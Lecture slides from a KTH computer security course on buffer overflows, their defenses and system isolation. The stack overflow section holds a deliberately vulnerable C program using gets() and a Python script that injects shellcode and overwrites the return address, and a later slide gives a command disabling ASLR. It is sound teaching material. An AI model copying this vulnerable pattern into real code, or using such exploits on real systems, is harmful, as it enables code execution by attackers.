Roberto Guanciale

Computer Security DD2395

Buffer Overflow And System Security

Questions

- Raise your hand

- Twitter
  - roberto_kth

Buffer Overflow - effects

- [S] Access to **S**ecret data
- [D] Corruption of program **D**ata
- [C] Unexpected transfer of **C**ontrol
- [V] Memory access **V**iolation
- [X] E**X**ecution of code chosen by attacker

S	D	C	V	X

Stack Buffer Overflow

- occurs when buffer is located on stack
  - used by Morris Worm
- local variables below saved **frame pointer** and **return address**
- overflow of a local buffer can potentially overwrite these key control elements

Example Shellcode

```c
void hello(char * msg) {
  char buffer[128];
  printf("&msg adr %p\n", &msg);
  printf("msg adr %p\n", msg);
  printf("buffer adr %p\n", buffer);
  printf("enter the message for %s: \n", msg);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));

  gets(buffer);

  printf("message for %s is %s\n", msg, buffer);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr %p\n", &main);
  printf("hello adr %p\n", &hello);
  printf("mainTag adr %p\n", mainTag);
  hello(mainTag);
}
```

Example Shellcode

```c
void hello(char * msg) {
  char buffer[128];
  printf("&msg adr %p\n", &msg);
  printf("msg adr %p\n", msg);
  printf("buffer adr %p\n", buffer);
  printf("enter the message for %s: \n", msg);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));

  gets(buffer);

  printf("message for %s is %s\n", msg, buffer);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr %p\n", &main);
  printf("hello adr %p\n", &hello);
  printf("mainTag adr %p\n", mainTag);
  hello(mainTag);
}
```

```
main adr 0x4006a2
hello adr 0x400586
mainTag adr 0x7fffffffdd00

&msg adr 0x7fffffffdc58
msg adr 0x7fffffffdd00
buffer adr 0x7fffffffdc60

enter the message for Roberto:

adr 0x7fffffffdd10
adr 0x400711
```

Example Shellcode

```c
void hello(char * msg) {
  char buffer[128];
  printf("&msg adr %p\n", &msg);
  printf("msg adr %p\n", msg);
  printf("buffer adr %p\n", buffer);
  printf("enter the message for %s: \n", msg);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));

  gets(buffer);

  printf("message for %s is %s\n", msg, buffer);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr %p\n", &main);
  printf("hello adr %p\n", &hello);
  printf("mainTag adr %p\n", mainTag);
  hello(mainTag);
}
```

```
main adr 0x4006a2
hello adr 0x400586
mainTag adr 0x7fffffffdd00

&msg adr 0x7fffffffdc58
msg adr 0x7fffffffdd00
buffer adr 0x7fffffffdc60

enter the message for Roberto:

adr 0x7fffffffdd10
adr 0x400711
```

```python
x = open("shell.bin").read()

sys.stdout.write(x)
sys.stdout.write("1"*(128 - len(x)))

sys.stdout.write(struct.pack("@I", 0xffffdd10))
sys.stdout.write(struct.pack("@I", 0x7fff))

sys.stdout.write(struct.pack("@I", 0xffffdc60))
sys.stdout.write(struct.pack("@I", 0x7fff))


sys.stdout.write("\n")
while True:
    #sys.stdout.write("ls -la\n")
    sys.stdout.write("echo hello\n")
    sys.stdout.write("echo hello >> hello.txt\n")
```

Example Shellcode

```c
void hello(char * msg) {
  char buffer[128];
  printf("&msg adr %p\n", &msg);
  printf("msg adr %p\n", msg);
  printf("buffer adr %p\n", buffer);
  printf("enter the message for %s: \n", msg);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));

  gets(buffer);

  printf("message for %s is %s\n", msg, buffer);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr %p\n", &main);
  printf("hello adr %p\n", &hello);
  printf("mainTag adr %p\n", mainTag);
  hello(mainTag);
}
```

```
main adr 0x4006a2
hello adr 0x400586
mainTag adr 0x7fffffffdd00

&msg adr 0x7fffffffdc58
msg adr 0x7fffffffdd00
buffer adr 0x7fffffffdc60

enter the message for Roberto:

adr 0x7fffffffdd10
adr 0x400711
```

```python
x = open("shell.bin").read()

sys.stdout.write(x)
sys.stdout.write("1"*(128 - len(x)))

sys.stdout.write(struct.pack("@I", 0xffffdd10))
sys.stdout.write(struct.pack("@I", 0x7fff))

sys.stdout.write(struct.pack("@I", 0xffffdc60))
sys.stdout.write(struct.pack("@I", 0x7fff))


sys.stdout.write("\n")
while True:
    #sys.stdout.write("ls -la\n")
    sys.stdout.write("echo hello\n")
    sys.stdout.write("echo hello >> hello.txt\n")
```

Example Shellcode

```c
void hello(char * msg) {
  char buffer[128];
  printf("&msg adr %p\n", &msg);
  printf("msg adr %p\n", msg);
  printf("buffer adr %p\n", buffer);
  printf("enter the message for %s: \n", msg);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));

  gets(buffer);

  printf("message for %s is %s\n", msg, buffer);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr %p\n", &main);
  printf("hello adr %p\n", &hello);
  printf("mainTag adr %p\n", mainTag);
  hello(mainTag);
}
```

```
main adr 0x4006a2
hello adr 0x400586
mainTag adr 0x7fffffffdd00

&msg adr 0x7fffffffdc58
msg adr 0x7fffffffdd00
buffer adr 0x7fffffffdc60

enter the message for Roberto:

adr 0x7fffffffdd10
adr 0x400711
```

```python
x = open("shell.bin").read()

sys.stdout.write(x)
sys.stdout.write("1"*(128 - len(x)))

sys.stdout.write(struct.pack("@I", 0xffffdd10))
sys.stdout.write(struct.pack("@I", 0x7fff))

sys.stdout.write(struct.pack("@I", 0xffffdc60))
sys.stdout.write(struct.pack("@I", 0x7fff))


sys.stdout.write("\n")
while True:
    #sys.stdout.write("ls -la\n")
    sys.stdout.write("echo hello\n")
    sys.stdout.write("echo hello >> hello.txt\n")
```

Example Shellcode

```c
void hello(char * msg) {
  char buffer[128];
  printf("&msg adr %p\n", &msg);
  printf("msg adr %p\n", msg);
  printf("buffer adr %p\n", buffer);
  printf("enter the message for %s: \n", msg);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));

  gets(buffer);

  printf("message for %s is %s\n", msg, buffer);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr %p\n", &main);
  printf("hello adr %p\n", &hello);
  printf("mainTag adr %p\n", mainTag);
  hello(mainTag);
}
```

```
main adr 0x4006a2
hello adr 0x400586
mainTag adr 0x7fffffffdd00

&msg adr 0x7fffffffdc58
msg adr 0x7fffffffdd00
buffer adr 0x7fffffffdc60

enter the message for Roberto:

adr 0x7fffffffdd10
adr 0x400711
```

```python
x = open("shell.bin").read()

sys.stdout.write(x)
sys.stdout.write("1"*(128 - len(x)))

sys.stdout.write(struct.pack("@I", 0xffffdd10))
sys.stdout.write(struct.pack("@I", 0x7fff))

sys.stdout.write(struct.pack("@I", 0xffffdc60))
sys.stdout.write(struct.pack("@I", 0x7fff))


sys.stdout.write("\n")
while True:
    #sys.stdout.write("ls -la\n")
    sys.stdout.write("echo hello\n")
    sys.stdout.write("echo hello >> hello.txt\n")
```

Global Data Overflow

- can attack buffer located in global data
  - may be located above program code
- no return address
  - hence no easy transfer of control
- can target function pointers (e.g. C++ virtual tables)
- or manipulate critical data structures

Heap Overflow

- attack buffer located in heap
  - typically located above program code
  - memory requested by programs to use in dynamic data structures (e.g. linked lists, malloc)
- also possible due to dangling pointers
- no return address
- can target function pointers (e.g. C++ virtual tables)
- or manipulate critical data structures

Arithmetic Overflow

- An integer, which has not been properly checked, is incremented past the maximum possible value
- It may wrap to become a very small, or negative number
- Can lead to buffer overflows, if the integer is used to compute memory offsets, array indexes etc.

Arithmetic Overflow

- An integer, which has not been properly checked, is incremented past the maximum possible value
- It may wrap to become a very small, or negative number
- Can lead to buffer overflows, if the integer is used to computer memory offsets, array indexes etc.
- Can lead to violation of security policies
  - X = number of pointers (references) to the data structure D
  - Reuse the memory of D only when X is 0
  - Can we have a new pointer to D if X is 4294967295 = 2^32-1?

Arithmetic Overflow

- An integer, which has not been properly checked, is incremented past the maximum possible value
- It may wrap to become a very small, or negative number
- Can lead to buffer overflows, if the integer is used to computer memory offsets, array indexes etc.
- Can lead to violation of security policy
- Can lead to failures

Arithmetic Overflow

- An integer, which has not been properly checked, is incremented past the maximum possible value
- It may wrap to become a very small, or negative number
- Can lead to buffer overflows, if the integer is used to computer memory offsets, array indexes etc.
- Can lead to violation of security policy
- Can lead to failures
- Can lead to data corruption
    - my balance = -2147483648 SEK ~ -2 billion SEK
    - ask to borrow 1 SEK
    - my balance = +2147483647 SEK~ +2 billion SEK

Buffer overflow defenses

- buffer overflows are widely exploited
  - large amount of vulnerable code in use
  - despite cause and countermeasures known
- two defense approaches
  - compile-time - harden new programs
  - run-time - handle attacks on existing programs

Suggestions?

- Discuss 5 minutes

Compile time Defenses: Language

- use a modern high-level languages with strong typing
  - you can not access to untyped memory
  - not vulnerable to buffer overflow
- compiler enforces range checks and allowed operations on variables
- do have cost in resource

Compile time Defenses: Language

- use a modern high-level languages with strong typing
  - you can not access to untyped memory
  - not vulnerable to buffer overflow
- compiler enforces range checks and allowed operations on variables
- do have cost in resource
- and restrictions on access to hardware
- so still need some code in C like languages

Compile time Defenses: Language

- use a modern high-level languages with strong typing
  - you can not access to untyped memory
  - not vulnerable to buffer overflow
- compiler enforces range checks and allowed operations on variables
- do have cost in resource
- and restrictions on access to hardware
- so still need some code in C like languages
- there can be a buffer overflow if there is a bug in the language interpreter or JIT compiler

Compile time Defenses: Language

- use a modern high-level languages with strong typing
  - you can not access to untyped memory
  - not vulnerable to buffer overflow
- compiler enforces range checks and allowed operations on variables
- do have cost in resource
- and restrictions on access to hardware
- so still need some code in C like languages
- there can be a buffer overflow if there is a bug
  - in the language interpreter or JIT compiler

S	D	C	V	X

Compile time Defenses: safe coding

- if using potentially unsafe languages e.g. C
- programmer must explicitly write safe code
  - e.g. justify why a buffer can receive n bytes
- code review
- check pointers yield by allocators
  - e.g. when allocation fails
- check to have sufficient space in all buffers

S	D	C	V	X

Compile time Defenses: Language Extension, Safe Libraries

- proposals for safety extensions to C
  - performance penalties
  - must compile programs with special compiler
- use safer standard library variants
  - new functions, e.g. strncpy()
  - safer re-implementation of standard functions as a library, e.g. Libsafe

S	D	C	V	X

Compile time Defenses:
Stack protection

- add entry and exit code to check stack for signs of corruption
- use random (different for every execution) canary
  - e.g. Stackguard, Win /GS

Compile time Defenses: Stack protection

- add entry and exit code to check stack for signs of corruption
- use random (different for every execution) canary
  - e.g. Stackguard, Win /GS
- Canaries were used in coal mines

  to detect the presence of

  carbon monoxide

Compile time Defenses: Stack protection

- add entry and exit code to check stack for signs of corruption
- use random (different for every execution) canary
  - e.g. Stackguard, Win /GS
- check for overwrite between local variables and saved frame pointer and return address
  - abort program if change found
  - issues: recompilation, debugger support

Compile time Defenses: Stack protection

- add entry and exit code to check stack for signs of corruption
- use random (different for every execution) canary
  - e.g. Stackguard, Win /GS
- check for overwrite between local variables and saved frame pointer and return address
  - abort program if change found
  - issues: recompilation, debugger support

ReturnPtr
FramePtr
Var 1
Var 2
Par 1

Compile time Defenses: Stack protection

- add entry and exit code to check stack for signs of corruption
- use random (different for every execution) canary
  - e.g. Stackguard, Win /GS
- check for overwrite between local variables and saved frame pointer and return address
  - abort program if change found
  - issues: recompilation, debugger support

ReturnPtr
FramePtr
Canary: 12354
Var 1
Var 2
Par 1

Compile time Defenses: Stack protection

- add entry and exit code to check stack for signs of corruption
- use random (different for every execution) canary
  - e.g. Stackguard, Win /GS
- check for overwrite between local variables and saved frame pointer and return address
  - abort program if change found
  - issues: recompilation, debugger support

ReturnPtr
FramePtr
Canary: df3werw3
Var 1
Var 2
Par 1

Compile time Defenses:
Stack protection


- add entry and exit code to check stack for signs of corruption
- use random (different for every execution) canary
  - e.g. Stackguard, Win /GS
- check for overwrite between local variables and saved frame pointer and return address
  - abort program if change found
  - issues: recompilation, debugger support

S	D	C	V	X

ReturnPtr
FramePtr
Canary: df3werw3
Var 1
Var 2
Par 1

Compile time Defenses: Stack protection

- save/check safe copy of return address
- shadow stack
  - e.g. Stackshield, RAD
  - -fstack-protector



S	D	C	V	X

Run-time Defenses:
Executable Address Space Protection

- use virtual memory support to make some regions of memory non-executable
  - e.g. stack, heap, global data
  - need HW support in MMU
  - long existed on SPARC / Solaris systems
  - recent on x86/ARM Linux/Unix/Windows systems

S	D	C	V	X

Run-time Defenses: Executable Address Space Protection

- use virtual memory support to make some regions of memory non-executable
  - e.g. stack, heap, global data
  - need h/w support in MMU
  - long existed on SPARC / Solaris systems
  - recent on x86/ARM Linux/Unix/Windows systems
- issues: support for executable stack/heap code
  - needed for JIT (e.g. Java) or nested functions
  - need special provisions
- -z execstack

Run-time Defenses: Address Space Randomization

- randomize location of key data structures
  - stack, heap, global data
  - using random shift for each process
- large address range on modern systems means negligible impact
- also randomize location of standard library functions

Run-time Defenses:
Address Space Randomization

- randomize location of key data structures
  - stack, heap, global data
  - using random shift for each process
- large address range on modern systems means negligible impact
- also randomize location of standard library functions
- echo 0 | sudo tee /proc/sys/kernel/randomize_va_space

S	D	C	V	X

Run-time Defenses: Guard Pages

- place guard memory pages between critical regions of memory
  - configured in MMU as illegal addresses
  - any access aborts process
  - can be placed between stack frames and heap buffers

S	D	C	V	X

Run-time Defenses: Use polymorphic technique of malware

- every instance of the application is different
  - different number of local variables
  - different alignment of data-structures
  - different number of instructions
- a buffer overflow in one instance can not be used in another one

S	D	C	V	X

Other approaches?

- Prevent?
- Detect?
- Mitigate?
- Discuss 5 minutes

Other Defenses: Verification

- Code verification
  - Using mathematical model
  - Proving absence of bugs
- Expensive: ~2000$ per line of code
- Verified execution platforms
  - isolation kernels
  - software fault isolation

S	D	C	V	X

System security

- Low level SW (e.g. operating system) can not be written with safe languages
- It is difficult to write bug free code
- Reduce as much as possible the critical code base
    - 1 line of code = 1 liability (1 or more bugs)
- Isolate critical components from failures of the non-critical ones

System security

- Smart thermostat
  - Control heating unit
  - Keep safe limits (e.g. 15 C min)
  - Programmable
  - Wi-Fi

System security

- Smart thermostat
  - Control heating unit
  - Keep safe limits (e.g. 15 C min)
  - Programmable
  - Wi-Fi
  - Machine learning algorithms

System security

- Smart thermostat
  - **Control heating unit**
  - **Keep safe limits (e.g. 15 C min)**
  - Programmable
  - Wi-Fi
  - Machine learning algorithms


System security

- Smart thermostat
  - Control heating unit
  - Keep safe limits (e.g. 15 C min)
  - Programmable
  - Wi-Fi
  - Machine learning algorithms
- Linux 2.6.37
  - ~10 million lines of code
  - 98 vulnerabilities

System securi

Integer signedness error in the CIFSFindNext function in fs/cifs/cifssmb.c in the Linux kernel before 3.1 allows remote CIFS servers to cause a denial of service (memory corruption) or possibly have unspecified other impact via a large length value in a response to a read request for a directory.


- Smart thermostat
  - Control heating ui
  - Keep safe limits (e.g. 15 C min)
  - Programmable
  - Wi-Fi
  - Machine learning algorithms
- Linux 2.6.37
  - ~10 million lines of code
  - 98 vulnerabilities



Microkernels


- L4 is the most famous
- “A concept is tolerated inside the microkernel only if moving it outside the kernel, i.e., permitting competing implementations, would prevent the implementation of the system's required functionality”
  - address spaces
  - threads
  - scheduling
  - inter-thread communication
- Everything else is outside the kernel (e.g. drivers)
- 15 thousands lines of code

Microkernels



Software Fault Isolation

- Sandbox non-critical code
- Google Chrome Native Client
- Modify binary to ensure that overflows can not access critical resources



Software Fault Isolation

- Sandbox non-critical code
- Google Chrome Native Client
- Modify binary to ensure that overflows can not access critical resources

```
…
Store (X, Y)
...
```

	Critical Resources
0x01000000	
0x00FFFFFF	
	Non-critical Resources

Software Fault Isolation

- Sandbox non-critical code
- Google Chrome Native Client
- Modify binary to ensure that overflows can not access critical resources

```
…
Store (X, Y)
...
```

```
…
X = X & 0x00FFFFFF
Store (X, Y)
...
```


0x01000000	Critical Resources
0x00FFFFFF	Non-critical Resources

Software Fault Isolation

- Sandbox non-critical code
- Google Chrome Native Client
- Modify binary to ensure that overflows can not access critical resources

```
…
Store (X, Y)
X = X+1
Store(X+1,Y)
...
```

```
…
X = X & 0x00FFFFFF
Store (X, Y)
X = X+1
X = X & 0x00FFFFFF
Store (X, Y)
…
```



Software Fault Isolation

- Sandbox non-critical code
- Google Chrome Native Client
- Modify binary to ensure that overflows can not access critical resources


```
…
Store (X, Y)
X = X+1
Store(X+1,Y)
...
```

```
…
X = X & 0x00FFFFF0
Store (X, Y)
X = X+1
Store (X, Y)
...
```

0x01000000	Critical Resources
0x00FFFFFF	Non-critical Resources

Hypervisors

- Execute below OS
- Isolate complete OSes from each other
- Can inspect the behavior of a (possibly) buggy OS



Run-time monitor

- Enforce Write XOR Execute policy
  - A page can be either writable or executable, but not both
  - It is not possible to inject malware into executable code

Run-time monitor

- Enforce Write XOR Execute policy
  - A page can be either writable or executable, but not both
  - It is not possible to inject malware into executable code
  - Still possible to
    1) Write malware
    2) Ask the OS to make the page non-writable
    3) Ask the OS to make the page executable
    4) Jump to the malicious code

Run-time monitor

- Enforce Write XOR Execute policy
  - A page can be either writable or executable, but not both
  - It is not possible to inject malware into executable code
  - Still possible to
    1) Write malware
    2) Ask the OS to make the page non-writable
    3) Ask the OS to make the page executable
    4) Jump to the malicious code
- Check signature of binary code at (3)

THANKS!

Any questions?

You can find me at robertog@kth.se